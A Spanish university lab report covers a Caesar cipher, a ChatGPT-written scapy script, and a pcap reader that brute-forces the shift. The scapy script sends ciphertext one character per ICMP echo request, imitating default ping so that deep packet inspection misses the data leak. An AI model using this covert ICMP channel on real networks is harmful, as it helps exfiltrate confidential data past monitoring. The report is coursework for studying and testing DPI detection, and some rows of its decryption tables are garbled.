

# Informe Laboratorio 1

## Sección 3

Lucas Araya  
e-mail: lucas.araya\_t@mail.udp.cl

Agosto de 2024

## Índice

<b>1. Descripción</b>	<b>2</b>
<b>2. Actividades</b>	<b>2</b>
2.1. Algoritmo de cifrado . . . . .	2
2.2. Modo stealth . . . . .	2
2.3. MitM . . . . .	3
<b>3. Desarrollo de Actividades</b>	<b>4</b>
3.1. Actividad 1 . . . . .	4
3.2. Actividad 2 . . . . .	7
<b>4. Actividad 3</b>	<b>13</b>

## 1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

## 2. Actividades

### 2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

```
➤ ~/Desktop ➤ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

### 2.2. Modo stealth

1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```
➤ ~/Desktop ➤ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

El último carácter del mensaje se transmite como una b.



## 2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

$ sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnyhmp h f zlnbypkhh lu yklkz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfkf d xjlzwnifi js wjiix
5      gvmtxskvejme c wikyvmehe ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfefl
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepdygy w qcespgbyb cl pcabcq
12     zofmqldoxcfx v pbdrofaxa bk obabp
13     ynelpkcnwbew u oacqnezwz aj nazao
14     xmdkojbmadv t nzbpmdivy zi mzyzn
15     wlcjnia luzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspz tc gtsth
21     qfwdhcufotwo m gsuifwrwr sb ffsrg
22     pevcbtensvn l frthevqng ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrcqltl j dprfctolo py cpopd
25     mbszdyqbksk i coqebnkn ox bonoc

```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

### 3. Desarrollo de Actividades

Para comenzar con el desarrollo de la actividad, lo primero que se hizo fue proporcionar un contexto a ChatGPT. Dado que se requiere generar los programas a través de esta herramienta, se consideró oportuno entregarle un prompt que describiera el contexto de la actividad, con el fin de obtener resultados más precisos y relevantes. En la Figura 1 se muestra el prompt proporcionado a la herramienta.




Figura 1: Prompt entregado a ChatGPT para proporcionar contexto.

Como se puede observar, ChatGPT comprende el contexto y solicita que se le proporcionen las instrucciones para desarrollar las tareas. Con esto, se puede comenzar a trabajar en las actividades correspondientes al laboratorio 1.

#### 3.1. Actividad 1

En la Actividad 1, se nos pide generar un programa utilizando ChatGPT que permita cifrar texto mediante el algoritmo de cifrado César. A continuación, se muestra el prompt ingresado y el código entregado por la herramienta.




Figura 2: Prompt entregado a ChatGPT para generar el algoritmo César.

Como se puede observar en la Figura 2, el prompt se redactó de manera clara y concisa, con el objetivo de que ChatGPT generara el código de la manera más precisa posible.

```
import sys

def cesar_cipher(text, shift):
    result = ""
    for char in text:
        if char.isalpha(): # verifica que el caracter actual sea
            shift_amount = shift % 26 # calculamos el corrimiento
            shifted = ord(char) + shift_amount
            if char.islower():
                if shifted > ord('z'): # cuando la suma de la pos
                    shifted -= 26
                result += chr(shifted)
            elif char.isupper():
                if shifted > ord('Z'):
                    shifted -= 26
                result += chr(shifted)
            else:
                result += char
    return result


if __name__ == "__main__":
    if len(sys.argv) != 3:
        print("Usage: python3 cesar_cipher.py <text> <shift>")
        sys.exit(1)

    text = sys.argv[1]
    shift = int(sys.argv[2])

    encrypted_text = cesar_cipher(text, shift)
    print(f"{encrypted_text}")
```

Figura 3: Programa de cifrado Cesar entregado por ChatGPT.

En la Figura 3 se muestra el código proporcionado por ChatGPT. Es un código sencillo que verifica si un carácter es alfabético y, si es así, lo reemplaza por la letra correspondiente tras aplicar el desplazamiento. Además, se utiliza la biblioteca *sys* para permitir la entrada de argumentos desde la consola al momento de ejecutar el programa. A continuación, se presenta el resultado obtenido al utilizar la cadena *criptografía y seguridad en redes* con un desplazamiento de 9 unidades.



```
(kali㉿kali)-[~/cripto]
$ python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb

(kali㉿kali)-[~/cripto]
$
```

Figura 4: Resultados obtenidos al ejecutar el programa.

Como se puede observar, los resultados coinciden con el ejemplo presentado en el documento, por lo que podemos concluir que el código cumple de manera correcta el objetivo planteado en la actividad 1 y el algoritmo de cifrado Cesar fue implementado de manera correcta.

### 3.2. Actividad 2

En la actividad 2 se pide que a través de ChatGPT se envíe cada carácter de la cadena cifrada con el programa anterior por medio de un paquete ICMP, el objetivo de esta actividad es que al enviar los caracteres por medio del protocolo, no se levanten sospechas de filtración de datos. El primer paso para ejecutar la actividad es darle el prompt adecuado a ChatGPT, a continuación en la Figura 5 se puede observar la entrada dada y el programa obtenido.




Figura 5: Prompt entregado a ChatGPT para generar el envío de paquetes

```

import sys
import os
import random
import time
from scapy.all import *

def send_icmp_requests(host, text):
    identifier = random.randint(1, 65535) # Identificador aleatorio para la sesión
    seq = 1 # Iniciar el número de secuencia
    timestamp = int(time.time()) # Obtener el timestamp actual

    for i, char in enumerate(text):
        # Añadir datos padding para alcanzar 32 bytes de carga útil (data)
        # Mantener los primeros 8 bytes del payload ICMP como constantes
        # Aquí utilizamos bytes de ejemplo que pueden ser modificados según sea necesario
        data = bytes([0x11, 0x22, 0x33, 0x44, 0x55, 0x66, 0x77, 0x88]) + char.encode() + b" " * (32 - 8 - 1)
        packet = IP(dst=host)/ICMP(id=identifier, seq=seq)/Raw(load=data)
        send(packet)
        seq += 1 # Incrementar el número de secuencia
        time.sleep(1) # Esperar 1 segundo entre paquetes

if __name__ == "__main__":
    if len(sys.argv) < 2 or len(sys.argv) > 3:
        print("Usage: python3 send_icmp.py <encrypted_text> [host]")
        sys.exit(1)

    encrypted_text = sys.argv[1]
    host = sys.argv[2] if len(sys.argv) == 3 else "8.8.8.8" # IP por defecto es 8.8.8.8

    send_icmp_requests(host, encrypted_text)

```

Figura 6: Programa de envío de paquetes ICMP


El código es simple pero eficaz. Recibe una cadena desde la línea de comandos y, a continuación, itera sobre cada carácter individualmente, enviándolo a través del protocolo ICMP. Para enviar los paquetes, se utiliza la biblioteca `scapy`, una herramienta poderosa para la manipulación de paquetes en redes informáticas. En el código, se puede especificar la dirección de destino; si no se proporciona una, los paquetes se envían a la dirección 8.8.8.8, que corresponde a los DNS de Google.

Una característica clave del código es que mantiene un identificador (id) coherente y un número de secuencia (seq) que aumenta secuencialmente en cada paquete, asegurando que estos valores sean consistentes a lo largo de la transmisión. Además, el código asegura que el tamaño de los paquetes sea consistente al agregar padding para que la carga útil total sea de 32 bytes. Los primeros 8 bytes del payload ICMP se mantienen constantes, mientras que el resto se ajusta para incluir el carácter actual y el padding necesario.

Para simular un tráfico ICMP realista, los paquetes se envían con un intervalo de 1 segundo entre ellos, lo que ayuda a imitar el tráfico de paquetes ICMP de manera más precisa.

Antes de ejecutar el programa, primero se simulara un envío de paquetes a través del comando ping, en esta simulación se enviaran 100 paquetes con el protocolo ICMP desde la terminal, a continuación se logra observar el comando utilizado.



A terminal window with a dark background. The prompt is `(kali㉿kali)-[~/cripto]`. The user enters `$ ping -c 100 8.8.8.8`. The output shows the first few lines of the ping command: `PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.` followed by 15 lines of results, each showing `64 bytes from 8.8.8.8: icmp_seq=X ttl=128 time=Y ms` for `X` from 1 to 15. The times vary, with the 7th ping being the highest at 27.3 ms.

```
(kali㉿kali)-[~/cripto]
$ ping -c 100 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=15.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=22.5 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=19.3 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=128 time=11.7 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=128 time=12.6 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=128 time=11.9 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=128 time=27.3 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=128 time=11.7 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=128 time=12.0 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=128 time=12.4 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=128 time=11.9 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=128 time=12.2 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=128 time=15.4 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=128 time=11.9 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=128 time=11.9 ms
```

Figura 7: Envío de paquetes ICMP desde la terminal

Para analizar un paquete, debemos ingresar a Wireshark. Dentro del programa, se utilizará el filtro ICMP, que permitirá capturar únicamente los paquetes de este protocolo. En la Figura 8 se muestra un paquete capturado con el software.

```

▼ Internet Protocol Version 4, Src: 192.168.28.128, Dst: 8.8.8.8
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 84
    Identification: 0x7ea1 (32417)
  ▶ 010. .... = Flags: 0x2, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: ICMP (1)
    Header Checksum: 0xcecf [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.28.128
    Destination Address: 8.8.8.8
▼ Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0xee61 [correct]
  [Checksum Status: Good]
  Identifier (BE): 13204 (0x3394)
  Identifier (LE): 37939 (0x9433)
  Sequence Number (BE): 1 (0x0001)
  Sequence Number (LE): 256 (0x0100)
  [Response frame: 2]
  Timestamp from icmp data: Aug 29, 2024 09:16:56.088701000 EDT
  [Timestamp from icmp data (relative): 0.000024626 seconds]
▼ Data (40 bytes)
  Data: 101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f3031323334353637
  [Length: 40]

```

Figura 8: Paquete ICMP echo-request capturado

El paquete ICMP presenta varios campos clave. Entre ellos, se encuentra la dirección de origen y de destino. En este caso, la dirección IP de origen es 192.168.28.128 y la de destino es 8.8.8.8, correspondiente a un servidor DNS de Google. Otro campo importante es el protocolo, que en este caso es ICMP (valor 1), indicando que el paquete se transporta mediante el protocolo IP.

El campo TTL (Time to Live) del paquete es 64, un valor común en la mayoría de los sistemas operativos, que limita el número de saltos que un paquete puede realizar antes de ser descartado. El tipo y código del mensaje ICMP son 8 y 0, respectivamente, lo que indica que se trata de una solicitud de eco (Echo Request) y que no se emplea ningún subcódigo adicional.

Además, el checksum del encabezado IP y el checksum ICMP son 0xcecf y 0xee61, respectivamente, lo que confirma que la integridad de los datos no ha sido comprometida durante la transmisión.

Por ultimo se puede observar que el tamaño de la Data es de 40 bytes, esto solo corresponde a la información que transporta el paquete.

En la Figura 9, se incluye una imagen que muestra como se ve el conjunto paquetes capturados desde la interfaz de Wireshark.

Source	Destination	Protocol	Length	Info
192.168.28.128	8.8.8.8	ICMP	98	Echo (ping) request id=0x3394, seq=1/256,
8.8.8.8	192.168.28.128	ICMP	98	Echo (ping) reply id=0x3394, seq=1/256,
192.168.28.128	8.8.8.8	ICMP	98	Echo (ping) request id=0x3394, seq=2/512,
8.8.8.8	192.168.28.128	ICMP	98	Echo (ping) reply id=0x3394, seq=2/512,
192.168.28.128	8.8.8.8	ICMP	98	Echo (ping) request id=0x3394, seq=3/768,
8.8.8.8	192.168.28.128	ICMP	98	Echo (ping) reply id=0x3394, seq=3/768,
192.168.28.128	8.8.8.8	ICMP	98	Echo (ping) request id=0x3394, seq=4/1024,
8.8.8.8	192.168.28.128	ICMP	98	Echo (ping) reply id=0x3394, seq=4/1024,
192.168.28.128	8.8.8.8	ICMP	98	Echo (ping) request id=0x3394, seq=5/1280,
8.8.8.8	192.168.28.128	ICMP	98	Echo (ping) reply id=0x3394, seq=5/1280,
192.168.28.128	8.8.8.8	ICMP	98	Echo (ping) request id=0x3394, seq=6/1536,
8.8.8.8	192.168.28.128	ICMP	98	Echo (ping) reply id=0x3394, seq=6/1536,
192.168.28.128	8.8.8.8	ICMP	98	Echo (ping) request id=0x3394, seq=7/1792,
8.8.8.8	192.168.28.128	ICMP	98	Echo (ping) reply id=0x3394, seq=7/1792,

Figura 9: Captura de paquetes

El siguiente paso es ejecutar el programa, donde se ingresara la palabra cifrada en la consola. Una vez ejecutado, se puede ver en la pantalla como los paquetes se van enviando uno por uno.

```

(kali@kali)-[~/cripto]
$ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
[sudo] password for kali:
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

Figura 10: Ejecución programa envió de paquetes

No.	Time	Source	Destination	Protocol	Length	Info
1...	11.586...	192.168.28...	8.8.8.8	ICMP	74	Echo (ping) request id=0xd6ab, seq=1/256,
1...	11.599...	8.8.8.8	192.168.28...	ICMP	74	Echo (ping) reply id=0xd6ab, seq=1/256,
1...	12.657...	192.168.28...	8.8.8.8	ICMP	74	Echo (ping) request id=0xd6ab, seq=2/512,
1...	12.671...	8.8.8.8	192.168.28...	ICMP	74	Echo (ping) reply id=0xd6ab, seq=2/512,
1...	13.715...	192.168.28...	8.8.8.8	ICMP	74	Echo (ping) request id=0xd6ab, seq=3/768,
1...	13.725...	8.8.8.8	192.168.28...	ICMP	74	Echo (ping) reply id=0xd6ab, seq=3/768,
1...	14.767...	192.168.28...	8.8.8.8	ICMP	74	Echo (ping) request id=0xd6ab, seq=4/1024,
1...	14.779...	8.8.8.8	192.168.28...	ICMP	74	Echo (ping) reply id=0xd6ab, seq=4/1024,
1...	15.829...	192.168.28...	8.8.8.8	ICMP	74	Echo (ping) request id=0xd6ab, seq=5/1280,
1...	15.843...	8.8.8.8	192.168.28...	ICMP	74	Echo (ping) reply id=0xd6ab, seq=5/1280,
1...	16.871...	192.168.28...	8.8.8.8	ICMP	74	Echo (ping) request id=0xd6ab, seq=6/1536,
1...	16.884...	8.8.8.8	192.168.28...	ICMP	74	Echo (ping) reply id=0xd6ab, seq=6/1536,

Figura 11: Captura de paquetes

En la Figura 10 se observa como se ejecuta el programa a través de la consola, mientras que en la Figura 11 podemos ver los paquetes capturados por Wireshark, como se puede observar es muy parecido a la captura de paquetes anterior, con la diferencia de que el Length de cada paquete es de 74, a continuación en la figura 12 se puede observar más en profundidad el primer paquete capturado.

[illegible]

Figura 12: Datos del primer paquete capturado

Como se puede observar, los campos obtenidos en la simulación cumplen con las características esperadas. Los detalles de los paquetes ICMP generados son consistentes con los de la captura previa. El identificador (**Identifier**) y el número de secuencia (**Sequence Number**) se mantienen coherentes en todos los paquetes, como se muestra en la captura.

Aunque hay algunas diferencias en el tamaño del paquete debido al contenido y al padding añadido, estas variaciones son normales y esperadas. Además, el intervalo de tiempo entre cada solicitud de eco (Echo Request) es de aproximadamente 1 segundo, lo que se mantiene constante durante el período de captura, como se refleja en la Figura 11.


El valor de los campos **Type** y **Code** es consistente en ambos casos, con 8 y 0 respectivamente, indicando correctamente una solicitud de eco. El campo **Protocol** también se mantiene consistente con el valor ICMP (1). En cuanto al payload ICMP, se mantiene la consistencia en dos aspectos importantes:

- **Primeros 8 bytes del payload:** Los primeros 8 bytes del payload ICMP se mantienen constantes en cada paquete. En la captura, estos bytes son **1122334455667788**, lo que asegura que el contenido de los paquetes se alinee con el formato esperado.
- **Bytes desde 0x10 a 0x37:** El contenido del payload ICMP desde el offset 0x10 hasta el 0x37 también se mantiene coherente, asegurando que la carga útil de 32 bytes es consistente. Este padding adicional garantiza que el tamaño total del payload se ajuste a 32 bytes, con el carácter actual del texto y padding adicional para completar el tamaño requerido.

En cuanto al campo **Flags**, se observa que el paquete generado por el programa no incluye ninguna bandera, mientras que en la captura se podrían observar banderas adicionales. Sin embargo, en el contexto del protocolo ICMP, las banderas no son tan relevantes como en otros protocolos, como TCP o IP, ya que ICMP se utiliza principalmente para mensajes de control, como solicitudes y respuestas de ping, y no para mantener estados de conexión.

## 4. Actividad 3

En la Actividad 3, se solicita descifrar una cadena de texto basada en una captura de Wireshark. Dado que el programa no debe conocer el desplazamiento, debe generar todas las posibles cadenas y resaltar en verde la más probable. Primero, se ingresará el prompt en ChatGPT. A continuación, se muestran el prompt ingresado y el programa proporcionado por la herramienta.

The image shows a dark-themed chat interface. A light gray rounded rectangle contains the text of the prompt. The text is in Spanish and asks for a program that takes a Wireshark capture as input, generates all possible strings, and highlights the most probable one in green. It also mentions that the program should not know the offset and should output the name of the capture when run from the console.

Por ultimo necesito que crees un programa que a partir de una captura de wireshark obtenga todas las posibles cadenas, como el programa no debe saber el corrimiento, debe resaltar en verde la cadena mas probable de ser el mensaje correcto, el nombre de la captura se debe dar cuando corremos el programa desde la consola

Figura 13: Prompt ingresado para generar el programa.

```

import sys
import string
from scapy.all import rdpcap, ICMP

# Para descifrar la palabra sigue las operaciones inversas al cifrado César
def cesar_decipher(text, shift):
    result = ""
    for char in text:
        if char.isalpha():
            shift_amount = shift % 26
            shifted = ord(char) - shift_amount
            if char.islower():
                if shifted < ord('a'):
                    shifted += 26
                result += chr(shifted)
            elif char.isupper():
                if shifted < ord('A'):
                    shifted += 26
                result += chr(shifted)
        else:
            result += char
    return result

"""
Para saber cuál es la palabra más probable, se debe proporcionar una lista de palabras que
el mensaje que probablemente estamos intentando descifrar
"""
def is_probable_message(text):
    common_words = {"ciberseguridad", "redes", "datos", "internet", "paquetes", "TCP", "IP"}
    words = text.lower().split()
    return any(word in common_words for word in words)

```

Figura 14: Funciones de descifrado y de elección de cadena.

En la Figura 16 se muestran dos funciones. La primera se encarga de descifrar cadenas y sigue un proceso inverso al algoritmo utilizado para cifrar con el cifrado César, lo que explica la similitud con el código de cifrado César. La segunda función elige la cadena más probable basándose en un diccionario de palabras clave relacionadas con el contexto. Utilizando estas palabras del diccionario, se determina la cadena más probable.

```

# Esta función extrae los datos de los paquetes de la captura de Wireshark y lo almacena en un string
def extract_icmp_data(pcap_file):
    packets = rdpcap(pcap_file)
    text = ""
    for packet in packets:
        if packet.haslayer(ICMP) and packet[ICMP].type == 8:
            raw_data = packet.getlayer(ICMP).load
            if raw_data:
                # Leer solo el primer carácter de cada carga útil (payload)
                text += raw_data.decode('utf-8', errors='ignore')[0]
    return text

def analyze_pcap(pcap_file):
    extracted_text = extract_icmp_data(pcap_file)

    for shift in range(26):
        decoded_text = cesar_decipher(extracted_text, shift)
        if is_probable_message(decoded_text):
            # Resalta en verde la cadena más probable
            print(f"\033[92m{shift}\t {decoded_text}\033[0m")
        else:
            # Imprime las demás cadenas sin resaltar
            print(f"{shift}\t {decoded_text}")

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Usage: python3 analyze_pcap.py <pcap_file>")
        sys.exit(1)

    pcap_file = sys.argv[1]
    analyze_pcap(pcap_file)

```

Figura 15: Funciones de análisis de captura pcap.

Las dos funciones implementadas en la Figura 16 están relacionadas con la lectura de la captura del archivo de Wireshark. La primera función extrae el primer carácter de cada paquete de la captura y lo concatena en una cadena. La segunda función descifra todas las opciones posibles y resalta en verde la más probable.

```
(kali㉿kali)-[~/cripto]
$ sudo python3 readv2.py "cesar.pcapng"
[sudo] password for kali:
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnyhmp h f zlnbypkhk lu ylk lz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfk n f d xjlzwnifi js wjijx
5      gvmtxskvejme c wikyvmheh ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfef t
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepydgy w qcespgbyb cl pcbcq
12     zofmqldoxcfx v pbdrofaxa bk obabp
13     ynelpkcnwbew u oacqnez w z aj nazao
14     xmdkojbmadv t nzbpmdivy zi mzyzn
